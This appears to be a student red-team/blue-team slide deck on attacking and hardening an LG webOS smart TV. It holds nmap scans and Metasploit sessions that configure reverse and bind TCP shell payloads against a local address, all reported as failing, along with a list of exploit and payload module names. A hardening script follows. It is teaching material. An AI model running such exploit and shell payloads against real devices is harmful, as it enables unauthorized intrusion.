

Infiltrating a Smart TV & Protecting a Smart TV

A Red Team & Blue Team Experience

Red Team: Michael Molnar, Paul Holmes, Dominic Minor

Blue Team: Zak Ahmed, Jeffrey Brenner, John Marto, Tracy Dye

Red Team Goal: To Infiltrate and Control a Smart TV

Step 1 : Identify Possible exploits:

- Command Injection, Metasploit, SSH, etc

Step 2: Execute identifiable exploits

Step 3: Find out what files or data we can access, and test the limits of our control.





Target Overview

- After some research we found that LG Smart TV's operating system is called LG webOS, and we found that it is a Linux kernel-based operating system. We had hoped with it being Linux-based system we could get access to a shell.
- Using www.exploit-db.com we found 4 exploits for LG webOS, but they were for older versions before LG owned the OS.
- We found several CVE's that we attempted to work off of, but most of them were fairly old and appeared to be patched.
- We found a few articles where some people had successful exploits, so we also attempted to imitate.

Exploit Summary - Script Injection

- First, we tried script injection commands directly into the TV, the firmware was did not allow the script injection. Commands included basic script injections to display “Hello” or “Hi”.
- The firmware was patched and updated to prevent this form of infiltration.



Script Injection (cont)

- We attempted to run an injection to show the etc/passwd file as well.



Red Team Penetration Test

- Used Nmap scans before and after a software update to determine open ports and potential vulnerabilities with the open ports.

Before software update

```
(kali@kali)-[~]
$ nmap -sV 192.168.1.1
Starting Nmap 7.94 ( https://nmap.org ) at 2023-11-11 11:16 EST
Nmap scan report for 192.168.1.1
Host is up (0.036s latency).
Not shown: 994 closed tcp ports (conn-refused)
PORT      STATE SERVICE VERSION
1037/tcp  open  upnp    Platinum unpdn 1.0.4.9 (arch: i686; UPnP 1.0; DLNADO C 1.50)
1124/tcp  open  upnp
3000/tcp  open  http    LG smart TV http service
3001/tcp  open  ssl/http LG smart TV http service
7000/tcp  open  rtsp    AirTunes rtspd 377.25.06
11111/tcp open  vce?
1 service unrecognized despite returning data. If you know the service/version, please submit the following fingerprint at https://nmap.org/cgi-bin/submit.cgi?new-service :
SF-Port1037-TCP:V=7.94I=7%D=11/11Time=654FA8CD%P=x86_64-pc-linux-gnu%r(G
SF:etRequest,5B8,"HTTP/1.1.%x20200K\r\nDate:\x20Sat,\x2011\x20Nov\x20
SF:2023\x2016:16:14\x20GMT\r\nServer:\x20WebOS/1.5\x20UPnP/1.0\x20webOST
SF:V/1.0\r\nContent-Length:\x201237\r\nContent-Type:\x20text/xml;\x20char
SF:set=\x20"utf-8"\r\nConnection:\x20close\r\nApplication-URL:\x20http://192
SF:.168.1.1.78:36866/apps\r\n\r\n<?xml\x20version=\x20"1.0"\x20encoding=\x
SF:"UTF-8"\x20?>\r\n<root\x20xmlns=\x20"urn:schemas-upnp-org:device-1-0"\x20xm
SF:lns:dlna=\x20"urn:schemas-dlna-org:device-1-0">\r\n\x20\x20<specVersion>\
SF:r\n\x20\x20\x20<major>1</major>\r\n\x20\x20\x20<minor>0</minor>
SF:r\n\x20\x20</specVersion>\r\n\x20\x20<device>\r\n\x20\x20\x20<devi
```

After software update

```
(kali@kali)-[~]
$ nmap -Pn 192.168.1.1
Starting Nmap 7.94 ( https://nmap.org ) at 2023-11-26 18:57 EST
Nmap scan report for LGwebOSTV (192.168.1.1)
Host is up (0.027s latency).
Not shown: 996 closed tcp ports (conn-refused)
PORT      STATE SERVICE
3000/tcp  open  ppp
3001/tcp  open  nessus
7000/tcp  open  afs3-fileserver
11111/tcp open  vce

Nmap done: 1 IP address (1 host up) scanned in 3.10 seconds

(kali@kali)-[~]
$
```


NMAP Scans

The nmap scan below was ran on 12/2/23.

```
(kali@kali)-[~]
$ nmap -A 192.168.1.100
Starting Nmap 7.94 ( https://nmap.org ) at 2023-12-02 14:03 EST
Nmap scan report for LGwebOSTV (192.168.1.100)
Host is up (0.0072s latency).
Not shown: 994 closed tcp ports (conn-refused)
PORT      STATE SERVICE      VERSION
1352/tcp   open  upnp         LG WebOS TV upnpd (model: SM8600PUA; WebOS 0.9; UPnP 1.0; DLNADOC 1.50)
2042/tcp   open  upnp         LG WebOS upnpd (WebOS 4.1.0; UPnP 1.0)
3000/tcp   open  http         LG smart TV http service
|_http-title: Site doesn't have a title.
3001/tcp   open  ssl/http     LG smart TV http service
|_tls-nextprotoneg:
|_ http/1.1
|_ http/1.0
|_ssl-date: TLS randomness does not represent time
|_ssl-cert: Subject: commonName=LG_TV_185faf548ba5982/organizationName=LG Electronics U.S.A, Inc./stateOrProvinceName=New Jersey/countryName=US
|_Not valid before: 2019-01-01T00:00:31
|_Not valid after: 2038-12-27T00:00:31
|_http-title: Site doesn't have a title.
7000/tcp   open  rtsp         AirTunes rtspd 377.25.06
|_rtsp-methods: ERROR: Script execution failed (use -d to debug)
|_irc-info: Unable to open connection
11111/tcp  open  vnc?
Service Info: OS: Linux; Device: media device; CPE: cpe:/h:lg:sm8600pua, cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 184.02 seconds
```

Demonstration



<https://www.youtube.com/watch?v=LyRNElMuTw8>

NMAP & Metasploit Summary

- Next we used Metasploit and tried several exploits using the results from the NMAP scans as shown previously. None of the exploits resulted in successfully opening a meterpreter session within the TV.
- Many of the exploit attempts proved to be successful, but were unable to create a session.
- The ports that were available through the nmap scans include: 3000, 3001, 7000 and other various ports depending on the version of the firmware.

SUMMARY

Metasploit Summary

- The search terms that were used in msfconsole included: tcp, rtsp, upnp, and vce.
- We utilized multiple payloads to create a TCP shell intended for remote access.
- We utilized various combinations of exploits, ports, and payloads.
- In all we estimate that we attempted a couple hundred attempted exploits.

summary

Metasploit samples

- Both of the exploits shown show the exploits were completed but unable to create a shell session.

Interact with a module by name or index. For example `info 1075`, use `1075` or use `exploit/unix/misc/zabbix_agent_exec`

```
msf6 > use 685
[*] No payload configured, defaulting to linux/mipsbe/meterpreter/reverse_tcp
msf6 exploit(linux/misc/sercomm_exec) > options
```

Module options (exploit/linux/misc/sercomm_exec):

Name	Current Setting	Required	Description
RHOSTS		yes	The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT	32764	yes	The target port (TCP)
SSL	false	no	Negotiate SSL for incoming connections
SSLCert		no	Path to a custom SSL certificate (default is randomly generated)
URIPATH		no	The URI to use for this exploit (default is random)

When OMSTAGER::FLAVOR is one of auto,iftp,wget,curl,fetch,lwprequest,psb,invokewebrequest,ftp,http:

Name	Current Setting	Required	Description
SRVHOST	0.0.0.0	yes	The local host or network interface to listen on. This must be an address on the local machine or 0.0.0.0 to listen on all addresses.
SRVPORT	8080	yes	The local port to listen on.

Payload options (linux/mipsbe/meterpreter/reverse_tcp):

Name	Current Setting	Required	Description
LHOST	192.168.1.78	yes	The listen address (an interface may be specified)
LPORT	4444	yes	The listen port

Exploit target:

Id	Name
0	Generic Linux MIPS Big Endian

view the full module info with the `info`, or `info -d` command.

```
msf6 exploit(linux/misc/sercomm_exec) > set RHOSTS 192.168.1.78
RHOSTS => 192.168.1.78
msf6 exploit(linux/misc/sercomm_exec) > set RPORT 3000
RPORT => 3000
msf6 exploit(linux/misc/sercomm_exec) > exploit
[*] Started reverse TCP handler on 192.168.1.78:4444
[*] 192.168.1.78:3000 - Command Stager progress - 100.00% done (1036/1036 bytes)
[*] Exploit completed, but no session was created.
msf6 exploit(linux/misc/sercomm_exec) >
```

```
msf6 > use 343
[*] Using configured payload generic/shell_bind_tcp
msf6 exploit(multi/misc/msfd_rce_remote) > options
```

Module options (exploit/multi/misc/msfd_rce_remote):

Name	Current Setting	Required	Description
RHOSTS	192.168.1.78	yes	The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT	11111	yes	The target port (TCP)

Payload options (generic/shell_bind_tcp):

Name	Current Setting	Required	Description
LPORT	4444	yes	The listen port
RHOST	192.168.1.78	no	The target address

Exploit target:

Id	Name
0	Automatic

View the full module info with the `info`, or `info -d` command.

```
msf6 exploit(multi/misc/msfd_rce_remote) > set RPORT 3000
RPORT => 3000
msf6 exploit(multi/misc/msfd_rce_remote) > exploit
```

```
[*] Started bind TCP handler against 192.168.1.78:4444
[*] Exploit completed, but no session was created.
msf6 exploit(multi/misc/msfd_rce_remote) >
```

Metasploit Exploits

Examples of some of the exploits attempted:

`exploit/multi/misc/msfd_rce_remote`

`exploit/linux/misc/igel_command_injection`

`exploit/linux/http/docker_daemon_tcp`

`exploit/windows/http/lg_simple_editor_rce`



Metasploit Payloads

Brief examples of payloads we attempted to use:

payload/generic/shell_bind_tcp

payload/generic/shell_reverse_tcp


payload/cmd/linux/tftp/x86/meterpreter_reverse_tcp

payload/linux/x86/meterpreter_reverse_tcp



Alternative means of infiltration

- Another attempt was using the webOS “Developer Mode”
 - The thought process was to infiltrate through the Developer Mode and adjust any settings.




Developer Mode (contd)

We also attempted to determine how to infiltrate through the Developer Mode. Based on the usefulness, it appears to be more geared toward software developers to test applications which could be beneficial with additional time to develop an application that would allow root access.

MS Visual Studio

- MSVisual Studio was utilized to determine if it could be possible to infiltrate with a secure shell command.
- We utilized port 9922 since the visual studio provided that as a SSH default.
- We noted that the attempted sign on user as “root” ended up changed to “prisoner”



Other Alternative Infiltration attempts

- Utilized a exploitive website called rootmy.tv to install the Homebrew App which is supposed to allow for root access.
- Attempted to install the exploit directly from the website. The exploit started to install and then froze.




Red Team Conclusion

- Infiltrating an LG smart TV proved to be a challenging task. Even with several open ports we were unsuccessful in exploiting the TV.
- All known vulnerabilities we researched had been patched and fixed so we couldn't duplicate the issue.
- The FBI has warned about smart TV's being vulnerable, as explained by this article by bitdefender.com from 2019, however based on our research, you're pretty safe with an LG TV.

Conclusion 

Blue Team Goals

- To find security vulnerabilities within the Smart TV and mitigate them before exploitation
- Implement bash scripting solutions to protect the device
- Discover and implement software applications that add additional security
- Uncomplicated Firewall (UFW)
- Disable unnecessary features



Bash Script

```
GNU nano 7.2 defense_script.sh Modified
#!/bin/bash

echo "Starting Defense Script"

sudo apt update -y
sudo apt upgrade -y

#Firewall Configuration
sudo ufw enable
sudo ufw default deny incoming
sudo ufw default allow outgoing

#Install Fail2Ban
sudo apt install fail2ban -y
sudo systemctl enable fail2ban
sudo systemctl start fail2ban

#Secure & configure SSH
sudo nano /etc/ssh/sshd_config

#Restart SSH
sudo service ssh restart

#Install Malware Scanner
sudo apt install clamav -y
sudo freshclam
sudo clamscan -r /

#Configure Password Policies
sudo nano /etc/security/pwquality.conf
minlen = 12 minclass = 4 minclassrepeat = 4 mindigit = 2 minlower = 2 minspecial = 2 minupper = 2
password requisite pam_pwquality.so retry=3

#Regular Backups
backup_dir="/path/to/backup"
source_dir="/path/to/source"
tar -czvf "backup_dir/backup_$(date +%Y%m%d).tar.gz" "$source_dir"

#Monitor System Logs
sudo apt install logwatch -y
sudo nano /etc/cron.daily/00logwatch

#Disable Unnecessary Services
sudo systemctl list-unit-files --state=enabled
sudo systemctl disable <service_name>

#Install IDS
sudo apt install snort -y

^G Help      ^O Write Out  ^W Where Is   ^K Cut        ^T Execute    ^C Location   M-U Undo     M-A Set Mark  M-J To Bracket M-Q Previous  ^B Back
^X Exit      ^R Read File  ^\ Replace    ^U Paste      ^J Justify    ^/_ Go To Line M-E Redo     M-6 Copy      ^Q Where Was  M-W Next     ^F Forward
```

Bash Script (contd)

- Running the script will keep the software updated, implement security measures, and revise configuration files to determine access controls and services that are unnecessary
- Enables and configures firewall settings to deny incoming traffic
- Installs software tools including Snort (Intrusion Detection Systems) as well as Fail2ban – monitors system logs & bans malicious IP addresses
- Password Policies & Backups

Software Applications & Tools

- ESET Smart TV Security is an antivirus & anti-malware application that protects Smart TVs as well as other devices running the Android TV Operating System
- Data is encrypted as it is sent through the network
- No data is shared with other parties
- Protect up to 5 Android devices
- Scheduled & Manual malware scans
- Ransomware shield
- Anti-Phishing



Source: https://help.eset.com/android_tv/3/en-US/index.html

Software Applications & Tools


- PureVPN allows you to implement a Virtual Personal Network on web OS (LG Smart TVs) as well as other devices
- PureVPN allows you to implement a Virtual Personal Network on web OS (LG Smart TVs) as well as other devices
- Hide IP address and encrypt Internet traffic
- Cross-Platform; Windows, Mac, Android, iOS
- Routers, smart TVs, tablets, streaming devices, gaming consoles, etc.



purevpn

Software Applications & Tools

- AnyDesk is a Software Application that establishes seamless Remote Desktop connections to other PCs and devices while supporting the different Operating Systems these devices run on. These include Windows, iOS, macOS, Linux, and Android
- Install AnyDesk on the TV, Fire Tablet, and Remote PC to access Remote Desktop services
- Runs on cloud or on-premises
- Access and control machines such as TVs, desktops, tablets, servers, and more via a smartphone or PC
- Cross-Platform and compatible with different Operating Systems & environments
- Connection-oriented that requires authorization from both end devices



AnyDesk

Prevention

- An Amazon Kindle Fire Tablet was used by the Blue Team in exercises in efforts of prevention, with the IP Address of 192.168.XX.XXX. With the Kindle Tablet, we were hoping to exercise Lateral Movement (across systems) to connect to the TV
- After running the following nmap scan on the device, it was determined that there were no open ports, as seen below

```
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 1.11 seconds

(vagrant@kali)-[~]
$ nmap -p 1-1000 -sV 192.168.1.1
Starting Nmap 7.94 ( https://nmap.org ) at 2023-12-03 18:39 EST
Nmap scan report for 192.168.1.1
Host is up (0.019s latency).
All 1000 scanned ports on 192.168.1.1 are in ignored states.
Not shown: 1000 closed tcp ports (conn-refused)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 0.90 seconds
```

Securing Devices

- Securing a device involves a combination of best practices, tools and scripts.



Update System Packages Script

Regularly updating system packages is crucial for patching vulnerabilities. For systems using other package managers, adjust the commands accordingly.


Script to apply:

Sudo apt update upgrade -y.



Firewall Configuration

- Set up a firewall to control incoming and outgoing network traffic.
- Script to apply:
 - *Sudo ufw enable sudo ufw default deny incoming sudo ufw default allow outgoing.*



UFW (Uncomplicated Firewall)

UFW is a user-friendly interface for managing IPtables. It is the default firewall management tool in Linux. One can allow traffic on a specific port through UFW.

- Check UFW Status, check status of UFW to ensure it's active:
Sudo ufw status
- Allow a specific port:
Sudo ufw allow <Port_NUMBER>



Allow a specific port

To allow traffic on a specific port, use the following command:

Sudo ufw allow <PORT_Number>

Sudo ufw allow 80



Install Fail2Ban

Fail2Ban is a software that monitors system logs and bans IPs that show malicious signs, essentially blocking unauthorized access attempts

```
bash
```

```
sudo apt install fail2ban -y sudo systemctl enable fail2ban sudo systemctl start fail2ban
```



Securing SSH

SSH, which is a secure way to control and access another computer over the internet, ensures your connection is private and protected.



Secure SSH (contd)

By securing the SSH, change port, use strong passwords, limit users, disallow root login, employ key-based login, update regularly, set idle timeout, enable two-factor authentication, monitor logs, and utilize a firewall.

- When modifying SSH configurations to enhance security, begin by editing the SSH configuration file:
 - `sudo nano /etc/ssh/sshd_config`
- Key Changes:
 - Disable root login: *PermitRootLogin no*
 - Enforce SSH key authentication: *PasswordAuthentication no*
 - Optionally, change the default SSH port: *Port <new_port>*
- Restart SSH Service: Apply these changes by restarting the SSH service:
sudo service ssh restart



Install and configure Malware Scan

Malware is harmful software designed to damage or exploit computers and devices, often spread unknowingly through email or malicious websites.



ClamAV

ClamAV is a popular open-source (free) malware scanner for Linux.
Use a scanner to regularly scan for malicious files.

Install: `sudo apt install clamav -y`

Update: `sudo freshclam`

Run scan: `sudo clamscan -r /`



Set strong password policies

Sample configurations

- `minlen = 12`: Minimum length of 12 characters.
- `minclass = 4`: Password must contain characters from all four classes: digits, uppercase, lowercase, and special characters.
- `minclassrepeat = 4`: Maximum repetition of characters from the same class.
- `mindigit = 2`: At least 2 digits.
- `minlower = 2`: At least 2 lowercase letters.
- `minspecial = 2`: At least 2 special characters.
- `minupper = 2`: At least 2 uppercase letters.

`sudo nano /etc/security/pwquality.conf`

Update System Files:

- After updating `pwquality.conf`, you need to ensure these settings are enforced. This involves updating the `password-auth` and `system-auth` files in the `/etc/security` directory.
- This step typically involves adding or modifying lines related to `pam_pwquality.so`, specifying the use of the `pwquality.conf` file.



Regular Backups

Regular backups are a critical component of any robust security strategy. They ensure that you have a recent copy of your data in case of data loss or a cyber attack.

```
#!/bin/bash
```

```
backup_dir="/path/to/backup"
```

```
source_dir="/path/to/source"
```

```
tar -czvf "$backup_dir/backup_$(date +%Y%m%d).tar.gz" "$source_dir"
```



Automating the Backup:

- Use cron to schedule regular backups. For instance, to run the backup daily at 2 AM, you would add a cron job like this:

```
0 2 * * * /path/to/script.sh
```

Monitor System Logs

Use log monitoring tools like logwatch to keep an eye on system logs. It helps in detecting unusual activity that might indicate a security breach or system malfunction


sudo apt install logwatch -y

Configuration File: Once installed, Logwatch's configuration can be adjusted to meet specific needs. The main configuration file is usually located at

/usr/share/logwatch/default.conf/logwatch.conf

Configure logwatch:

sudo nano /etc/cron.daily/00logwatch



Disable Unnecessary Services

Services that aren't needed for your system's operation can potentially open up vulnerabilities, so it's prudent to disable them.

- **List Enabled Services:** To see which services are currently enabled (i.e., set to start automatically at boot)

`sudo systemctl list-unit-files --state=enabled`

- **Disable Services:** Once you've identified a service that you don't need, you can disable it

`sudo systemctl disable <service_name>` where “<service_name>” is service you wish to stop

- **Stop the Service (If Necessary):** If you want to stop the service immediately (in addition to disabling it from starting at boot)

`sudo systemctl stop <service_name>`



Install Intrusion Detection System (IDS)

Snort is one of the most widely used open-source network-based IDS. It can detect a wide range of attacks, such as buffer overflows, stealth port scans, CGI attacks, SMB probes, and much more

Install: `sudo apt install snort -y`

Configure: `/etc/snort/rules`

Test: `sudo snort -T -c /etc/snort/snort.conf`

Run: `sudo snort -q -A console -i <interface> -c /etc/snort/snort.conf`



TV Internet Connection

The last resort mitigation/prevention strategy is to disconnect the television from the internet, and reset the device to factory settings.



Blue Team Summary

Various strategies safeguard devices, including Smart TVs. We explored options, forming a baseline for device and network security. Software tools offer diverse methods for user security. Terminal access enables implementing more targeted and effective prevention and mitigation strategies.



Tools & Sources

- Kali Linux Virtualbox
- GitBash
- Microsoft Visual Studios
- Nmap Scanner
- Metasploit Framework
- LG Content Store/Developer Mode App



- https://help.eset.com/android_tv/3/en-US/index.html
- <https://www.purevpn.com/blog/lq-vpn/>
- <https://anydesk.com/en>
- <https://webostv.developer.lge.com/develop/getting-started/developer-mode-app>
- ChatGPT
- Google.com
- Some sources are also quoted within the slides themselves

QUESTIONS?

GO
PURPLE
TEAM!!



Red Team

The Red Team exercise their tactics, techniques and procedures (TTP) to identify and exploit issues within the processes, technologies and personnel in an organisation.




Blue Team

The Blue Team react and hunt adversaries on the network following their own TTP and playbooks to evaluate detection and response capabilities.



Purple Team

The output from both teams working together results in a more collaborative environment with both teams learning from each other, improving the organisation's security practices and enhancing the security posture maturity.



The End